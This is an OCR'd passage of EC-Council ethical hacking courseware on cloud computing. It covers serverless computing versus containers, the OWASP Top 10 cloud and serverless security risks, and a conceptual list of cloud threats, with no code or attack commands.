


Figure 19.24: Serverless architecture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Vs. Containers

Containers	Serverless Computing
The developer is responsible for defining container configuration files along with the operating system, software, libraries, storage, and networking	The developer only needs to develop and upload code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider
Once initiated, the container runs continuously until the developer stops or destroys it	Once completed running, the serverless function is automatically destroyed by the cloud environment
A container needs server support even when the container is not executing any programs	Serverless deployment charges only for the resources consumed
There is no time restriction for the code running inside the container	Timeout is enabled on serverless functions
Containers support running on a cluster of host nodes	The underlying host infrastructure is transparent to developers
Containers store data in temporary storage or mapped storage volumes	Serverless functions do not support temporary storage; instead, data is stored in the object storage medium
Containers support both complex applications and lightweight microservices	Serverless functions are suitable only for microservices applications
Developers can select their choice of language and runtime for applications running in a container	Language selection for serverless functions is restricted by the cloud service provider

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Vs. Containers

The table below summarizes the differences between serverless computing and containers.

Containers	Serverless Computing
▪ The developer is responsible for defining the container configuration files along with the operating system, software, libraries, storage, and networking. ▪ Developer then creates an image from that file, pushes the image to a registry, and runs a container from that image.	▪ The developer only needs to develop and upload the code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider.
▪ Once initiated, the container runs continuously until the developer stops or destroys it.	▪ After it completes execution, the serverless function is automatically destroyed by the cloud environment.
▪ A container needs server support even when the container is not executing any programs.	▪ Serverless deployment charges only for the resources consumed.
▪ There is no time restriction for the code running inside the container.	▪ Timeout is enabled on serverless functions.
▪ Containers support running on a cluster of host nodes.	▪ The underlying host infrastructure is transparent to developers.
▪ Containers store data in temporary storage or mapped storage volumes.	▪ Serverless functions do not support temporary storage; instead, data is stored in the object storage medium.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

▪ Containers support both complex applications and lightweight microservices.	▪ Serverless functions are suitable only for microservices applications.
▪ Developers can select the language and runtime for applications running in a container.	▪ Language selection for serverless functions is restricted by the cloud service provider.


Table 19.2: Serverless Vs. Containers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Computing Frameworks

Microsoft Azure Functions

- Microsoft Azure Functions is a serverless computing platform that allows users to run code without provisioning and managing servers



AWS Lambda
https://aws.amazon.com

Google Cloud Functions
https://cloud.google.com

IBM Cloud Functions
https://www.ibm.com

AWS Fargate
https://aws.amazon.com

Alibaba Cloud Function Compute
https://www.alibabacloud.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Computing Frameworks

Serverless computing makes it easier for running the code and developing applications without worrying about back-end server management. This serverless computing adoption is growing rapidly across many industries. Listed below are some serverless cloud computing providers:

- **Microsoft Azure Functions**

  Source: *https://azure.microsoft.com*

  Microsoft Azure Functions is a serverless computing platform that allows users to run code without provisioning and managing servers. It is fully automated and provides scaling based on the workload volume; this feature lets users add more values without thinking about back-end server management.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.25: Kubernetes of Docker

- AWS Lambda (*https://aws.amazon.com*)
- Google Cloud Functions (*https://cloud.google.com*)
- IBM Cloud Functions (*https://www.ibm.com*)
- AWS Fargate (*https://aws.amazon.com*)
- Alibaba Cloud Function Compute (*https://www.alibabacloud.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Cloud Computing Concepts

2 Container Technology

3 Serverless Computing

4 Cloud Computing Threats

5 Cloud Hacking

6 Cloud Security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

Most organizations adopt cloud technology because it reduces the cost via optimized and efficient computing. Robust cloud technology offers different types of services to end-users; however, many people are concerned about critical cloud security risks and threats, which attackers may take advantage of to compromise data security, gain illegal access to networks, etc. This section deals with significant security threats and vulnerabilities affecting cloud systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Cloud Security Risks

Risks	Description
R1 - Accountability and Data Ownership	Using the public cloud for hosting business services can cause severe risk for the recoverability of data
R2 - User Identity Federation	Creating multiple user identities for different cloud providers makes it complex to manage multiple user IDs and credentials
R3 - Regulatory Compliance	There is a lack of transparency, and there are different regulatory laws in different countries
R4 - Business Continuity and Resiliency	There can be business risk or monetary loss if the cloud provider handles the business continuity improperly
R5 - User Privacy and Secondary Usage of Data	The default share feature in social web sites can jeopardize the privacy of user's personal data
R6 - Service and Data Integration	Unsecured data in transit is susceptible to eavesdropping and interception attacks
R7 - Multi Tenancy and Physical Security	Poor logical segregation may lead to tenants interfering with the security features of other tenants
R8 - Incidence Analysis and Forensic Support	Due to the distributed storage of logs across the cloud, law enforcement agencies may face problems in forensics recovery
R9 - Infrastructure Security	Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services
R10 - Non-Production Environment Exposure	Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification

https://www.owasp.org

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Cloud Security Risks

Source: *https://www.owasp.org*

The table below summarizes the top 10 cloud security risks, according to OWASP.

Risks	Description
R1 - Accountability and Data Ownership	▪ Organizations use the public cloud for hosting business services instead of a traditional data center. ▪ Sometimes using the cloud causes the loss of data accountability and control, whereas using a traditional data center helps in controlling and protecting the data logically and physically. ▪ Using the public cloud can jeopardize data recoverability and result in critical risks, which the organization needs to mitigate promptly.
R2 - User Identity Federation	▪ Enterprises use services and applications of different cloud providers, creating multiple user identities and complicating the management of multiple user IDs and credentials. ▪ Cloud providers have less control over the user lifecycle /offboarding.
R3 - Regulatory Compliance	▪ Following regulatory compliance can be complex. ▪ Data that is secured in one country may not be secured in another country owing to the lack of transparency and different regulatory laws followed across various countries.
R4 - Business Continuity and Resiliency	▪ Performing business continuity in an IT organization ensures that the business can be conducted in a disaster situation.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	▪ When organizations use cloud services, there is a chance of risk or monetary loss if the cloud provider handles the business continuity improperly.
R5 - User Privacy and Secondary Usage of Data	▪ The use of social websites poses a risk to personal data because they are stored in the cloud and most social application providers mine user data for secondary usage. ▪ The default share feature in social networking sites can jeopardize the privacy of user personal data.
R6 - Service and Data Integration	▪ Organizations must ensure proper protection when proprietary data are transferred from the end-user to the cloud data center. ▪ Unsecured data in transit are susceptible to eavesdropping and interception attacks.
R7 - Multi Tenancy and Physical Security	▪ Cloud technology uses the concept of multi-tenancy for sharing resources and services among multiple clients, such as networking, databases. ▪ Inadequate logical segregation may lead to tenants interfering with each other's security features.
R8 - Incidence Analysis and Forensic Support	▪ When a security incident occurs, investigating applications and services hosted at a cloud provider can be challenging because event logs are distributed across multiple hosts and data centers located at several countries and governed by different laws and policies. ▪ Owing to the distributed storage of logs across the cloud, law enforcing agencies may face problem in forensics recovery.
R9 - Infrastructure Security	▪ Configuration baselines of the infrastructure should comply with the industry best practices because there is constant risk of malicious actions. ▪ Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services to retrieve information, such as active unused ports and default passwords and configurations.
R10 - Non-Production Environment Exposure	▪ Non-production environments are used for application design and development and to test activities internally within an organization. ▪ Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification.

Table 19.3: OWASP Top 10 Cloud Security Risks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Serverless Security Risks

Risks	Security Weakness	Impact
A1 – Injection	SQL/NoSQL injection, OS command injection, Code injection	The impact depends on the permissions of the vulnerable function
A2 – Broken Authentication	Poor design of identity and access controls	Leads to sensitive data leakage, breaking of the system's business logic, and execution flow
A3 – Sensitive Data Exposure	Storing sensitive data in plaintext or using weak encryption	Exposure of sensitive data such as PII, health records, credentials, and credit card details
A4 – XML External Entities (XXE)	Using XML processors might make the application vulnerable to XXE attacks	Leakage of function code and sensitive files
A5 – Broken Access Control	Granting functions access and more privileges to unnecessary resources	The impact depends on the compromised resource
A7 – Security Misconfiguration	Poor patch management, functions with long timeout and low concurrency	Sensitive information leakage, loss of money, DoS, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	Untrusted input used to generate data without properly escaping	User impersonation, access to sensitive data such as API keys
A8 – Insecure Deserialization	Deserialization vulnerabilities in Python, JavaScript, etc.	Running arbitrary code, data leakage, resource and account control
A9 – Using Components with Known Vulnerabilities	Lack of knowledge on component-heavy deployment patterns	The business impact depends on the specification of the known vulnerabilities
A10 – Insufficient Logging and Monitoring	Insufficient security monitoring and auditing	The impact of not identifying a security incident timeously can be significant

https://www.owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Serverless Security Risks

Source: *https://www.owasp.org*

Though serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers, it also passes some of the security threats to the cloud service providers. Serverless applications still execute a code and vulnerabilities within the code may open gateways to various application-level attacks, such as XSS, structured query language (SQL) injection, DoS, and broken authentication and authorization; i.e., serverless applications are vulnerable to the same type of attacks as traditional web applications.

The table below summarizes the top 10 serverless security risks, according to OWASP.

Risks	Attack Vector	Security Weakness	Impact
A1 - Injection	▪ Input arrives not only from API but also from serverless functions that are invoked from various event sources, such as cloud storage events (S3 Blob), stream data processing (AWS Kinesis), database modifications (DynamoDB, CosmoDB), code modifications (AWS CodeCommit), and notifications (SMS, email, IoT). ▪ Firewall cannot filter the events	▪ SQL/NoSQL injection ▪ OS command injection ▪ Code injection	▪ Impact depends on the permissions of the vulnerable function. ▪ If the function has access to the cloud storage, the injected code can delete data or upload

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	generated through email or a database.		corrupted data.
A2 – Broken Authentication	▪ Serverless functions are stateless, are executed separately, have different goals, and are triggered by different events. ▪ Attackers try to identify missing resources, such as open APIs and public cloud storage. ▪ If functions are invoked through organizational emails, attackers can send spoofed emails to trigger the functions and execute internal functionality without authentication.	▪ Poor design of identity and access controls	▪ Accessing functions without authentication leads to sensitive data leakage, system business logic breakage, and execution flow disruption.
A3 – Sensitive Data Exposure	▪ Attacks on traditional web applications, such as cracking keys, man-in-the-middle (MiTM) attacks, and data stealth in transit and at rest, are also applicable to serverless applications. ▪ Attackers target cloud storage (S3, Blob) and database tables (DynamoDB, CosmoDB).	▪ Storing sensitive data in plaintext or using weak encryption ▪ Writing data to the /tmp directory without removing after use	▪ Exposure of sensitive data, such as PII, health records, credentials, and credit card details.
A4 – XML External Entities (XXE)	▪ If serverless functions are running inside internal virtual private networks (VPNs), attacks such as scanning internal networks and DoS, are not possible. ▪ These attacks only affect the designated container in which the function is running.	▪ Using XML processors might make the application vulnerable to XXE attacks	▪ Leakage of function code and sensitive files (environment variable, /tmp directory, etc.)
A5 – Broken Access Control	▪ The stateless nature of serverless architecture allows attackers to exploit over-privileged functions to gain unauthorized access to resources.	▪ Granting functions access and privileges to unnecessary resources	▪ Impact depends on the compromised resource. ▪ Leakage of data from cloud storage and database

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A6 – Security Misconfiguration	▪ Misconfigured functions with a long timeout and low concurrency limit allow attackers to perform DoS attacks.	▪ Poor patch management ▪ Functions with long timeout configuration and low concurrency	▪ Sensitive information leakage, loss of money, Dos, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	▪ In traditional applications, XSS vulnerabilities arrive from databases or reflective inputs, but in serverless applications, they also arrive from sources such as emails, logs, cloud storage, IoT, etc.	▪ Untrusted input used to generate data without proper escaping	▪ User impersonation ▪ Access to sensitive data, such as API keys
A8 – Insecure Deserialization	▪ Dynamic languages (e.g., Python, NodeJS) along with JavaScript object notation (JSON), a serialized datatype, allow attackers to perform deserialization attacks.	▪ Deserialization vulnerabilities in Python, JavaScript, etc.	▪ Impact depends on the sensitivity of data the application handles. ▪ Running arbitrary code, data leakage, resource and account control
A9 – Using Components with Known Vulnerabilities	▪ Serverless functions are used for microservices, which depend on third-party libraries for execution. ▪ Vulnerable third-party libraries allow attackers to gain an entry point to serverless applications.	▪ Lack of knowledge on component-heavy deployment patterns	▪ Business impact depends on the specification of known vulnerabilities.
A10 – Insufficient Logging and Monitoring	▪ Complex serverless auditing and lack of monitoring and timely response pave the way for various attacks.	▪ Insufficient security monitoring and auditing	▪ The impact of late security incident identification can be significant.

Table 19.4: OWASP Top 10 serverless security risks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

1. Data breach/loss
2. Abuse and Nefarious Use of Cloud services
3. Insecure interfaces and APIs
4. Insufficient due diligence
5. Shared technology issues
6. Unknown risk profile
7. Unsynchronized system clocks
8. Inadequate infrastructure design and planning
9. Conflicts between client hardening procedures and cloud environment
10. Loss of operational and security logs
11. Malicious insiders
12. Illegal access to cloud systems
13. Loss of business reputation due to co-tenant activities
14. Privilege escalation
15. Natural disasters
16. Hardware failure
17. Supply chain failure
18. Modifying network traffic
19. Isolation failure
20. Cloud provider acquisition
21. Management interface compromise
22. Network management failure
23. Authentication attacks
24. VM-level attacks
25. Lock-in
26. Licensing risks
27. Loss of governance
28. Loss of encryption keys
29. Risks from changes of Jurisdiction
30. Undertaking malicious probes or scans
31. Theft of computer equipment
32. Cloud service termination or failure
33. Subpoena and e-discovery
34. Improper data handling and disposal
35. Loss or modification of backup data
36. Compliance risks
37. Economic Denial of Sustainability (EDOS)
38. Lack of Security Architecture
39. Hijacking Accounts

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

Data Breach/Loss

Data loss issues include:

- Data is erased, modified or decoupled (lost)
- Encryption keys are lost, misplaced or stolen
- Illegal access to the data in the cloud due to improper authentication, authorization, and access controls
- Misuse of data by the Cloud Service Provider (CSP)

Abuse and Nefarious Use of Cloud Services

Attackers create anonymous access to cloud services and perpetrate attacks such as

- Password and key cracking
- Building rainbow tables
- CAPTCHA-solving farms
- Launching dynamic attack points
- Hosting exploits on cloud platforms
- Hosting malicious data
- Botnet command or control
- DDoS

Insecure Interfaces and APIs

Related risks due to insecure interfaces and APIs:

- Circumvention of user defined polices
- Credentials leakage
- Breach in logging and monitoring facilities
- Dependency on unknown APIs
- Reuse of passwords/tokens
- Poor input-data validation

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Insufficient Due Diligence	❑ Ignorance of the CSP's cloud environment poses risks to operational responsibilities such as security, encryption, incident response, and other issues such as contractual issues, design, and architectural issues
Shared Technology Issues	❑ Most underlying components that make up the cloud infrastructure (e.g., GPU and CPU caches) do not offer strong isolation properties in a multi-tenant environment which allows attackers to attack other machines if they can exploit the vulnerabilities in a client's applications
Unknown Risk Profile	❑ Client organizations are unable to get a clear picture of the internal security procedures, security compliance, configuration hardening, patching, auditing, and logging, etc. as they are less involved with hardware and software ownership and maintenance in the cloud
Unsynchronized System Clocks	❑ Unsynchronized clocks can affect the working of automated tasks ❑ The network administrator cannot accurately analyze the log files for any malicious activity, if the timestamps are mismatched

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Inadequate Infrastructure Design and Planning

- A shortage of computing resources and/or poor network design can result in unacceptable network latency or an inability to meet agreed service levels

Conflicts between Client Hardening Procedures and Cloud Environment

- Certain client hardening procedures may conflict with a cloud provider's environment, making their implementation by the client impossible

Loss of Operational and Security Logs

- The loss of security logs poses a risk for managing the implementation of the information security management program
- Loss of security logs may occur in cases of under-provisioning of storage

Malicious Insiders

- Disgruntled current or former employees, contractors, or other business partners who have authorized access to cloud resources, can misuse their access to compromise the information available in the cloud

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Illegal Access to the Cloud	Weak authentication and authorization controls could lead to illegal access, thereby compromising confidential and critical data stored in the cloud
Loss of Business Reputation due to Co-tenant Activities	Resources are shared in the cloud, thus malicious activity by one co-tenant might affect the reputation of the another, resulting in poor service delivery, data loss, etc. that can be detrimental to an organization
Privilege Escalation	A mistake in the access allocation system can result in a customer, third party, or employee getting more access rights than needed
Natural Disasters	Depending on geographic location and climate, data centers may be exposed to natural disasters such as floods, lightening, earthquakes, etc. that can affect the cloud services
Hardware Failure	Hardware failures such as switches and servers in data centers can make the cloud data inaccessible

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Supply Chain Failure	⊖ Cloud providers outsource certain tasks to third parties. Thus the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties ⊖ A disruption in the chain may therefore lead to a loss of data privacy and integrity, as well as services unavailability, a violation of the SLA, and economic and reputational losses, which in turn results in the failure to meet customer demand and cascading
Modifying Network Traffic	⊖ In the cloud, the network traffic may be modified due to flaws while provisioning or de-provisioning the network, or vulnerabilities in communication encryption ⊖ Modification of network traffic may cause loss, alteration, or theft of confidential data and communications
Isolation Failure	⊖ Following isolation failure, attackers may try to control operations of other cloud customers to gain illegal access to the data

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Cloud Provider Acquisition

- The acquisition of the cloud provider may increase the probability of a tactical shift which may put non-binding agreements at risk. This could make it difficult to satisfy the security requirements

Management Interface Compromise

- Customer management interfaces of cloud providers are accessible via the Internet and facilitate access to many resources. This enhances the risk, particularly when combined with remote access and web browser vulnerabilities

Network Management Failure

- Poor network management leads to network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affects service and security

Authentication Attacks

- Weak authentication mechanisms (weak passwords, re-use of passwords, etc.) and the inherent limitations of one-factor authentication mechanisms can allow an attacker to gain unauthorized access to cloud computing systems

